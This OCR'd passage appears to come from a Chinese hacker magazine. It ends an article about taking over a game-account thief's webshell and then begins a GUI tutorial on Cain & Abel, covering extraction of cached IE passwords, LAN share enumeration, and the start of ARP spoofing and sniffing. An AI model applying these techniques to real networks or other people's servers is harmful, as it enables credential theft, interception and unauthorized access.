



图 8

至此，我们就拿到一个盗号者的 webshell 了，如果盗号者是使用它自己的网站盗号的话，那它的网站也就在我们的掌控之下了。要修复这个漏洞也很简单，直接把数据库“access.asp”的后缀名改为 mdb 的就可以了。

（本文涉及到的唧咕梦幻西游木马 06.7.6 版、提交网页和海阳顶端一句话客户端已收录到光盘中）



菜鸟的神兵利器——Cain

hackyz

Cain & Abel 的名字来源于圣经的故事，Cain 和 Abel 都是亚当和夏娃的儿子，Cain 是一个种田的农民，性格暴躁，Abel 是一个性格温和的牧羊人。有一次因为上帝接受 Abel 的进贡物，Cain 得到冷落，所以 Cain 发怒而杀害了自己的亲兄弟 Abel，因而被上帝驱逐，流落人间。不过，本文中提到的 Cain & Abel 是由 oxid.it 开发的一款针对微软操作系统的免费口令恢复工具，号称穷人使用的 L0phtcrack。它的功能十分强大，可以进行网络嗅探、网络欺骗、破解加密口令、解码被打乱的口令、显示口令框、显示缓存口令和分析路由协议，甚至还可以监听内网中他人使用 voip 拨打电话。Abel 是后台服务程序，一般不会用到，所以我们重点来介绍 Cain 的使用。

在使用 Cain 前，我们首先需要安装 winpcap 驱动，如图 1，一路 next 下去就可以安装成功了，如图 2。




图 1




图 2




图 3

然后我们就可以使用 Cain 了，打开 Cain，其界面十分简单明了，如图 3。不过，它的功能可就不简单了。

一、读取缓存密码

切换到"受保护的缓存口令"，点上面的那个加号，缓存在 IE 里的密码全部显示出来了，如图 4。




图 4

二、查看网络状况

切换到"网络"，可以清楚的看到当前网络的结构，还可以看到内网其他电脑的共享目录，用户和服务。如图 5，我们清楚的看到 Smm-DB1 开启了 ipc$ 默认共享连接和其开放的共享资源信息，如图 5。




图 5




图 6

三、ARP 欺骗与嗅探

网络嗅探是 cain 中我们用的最多的功能了，切换到"嗅探"

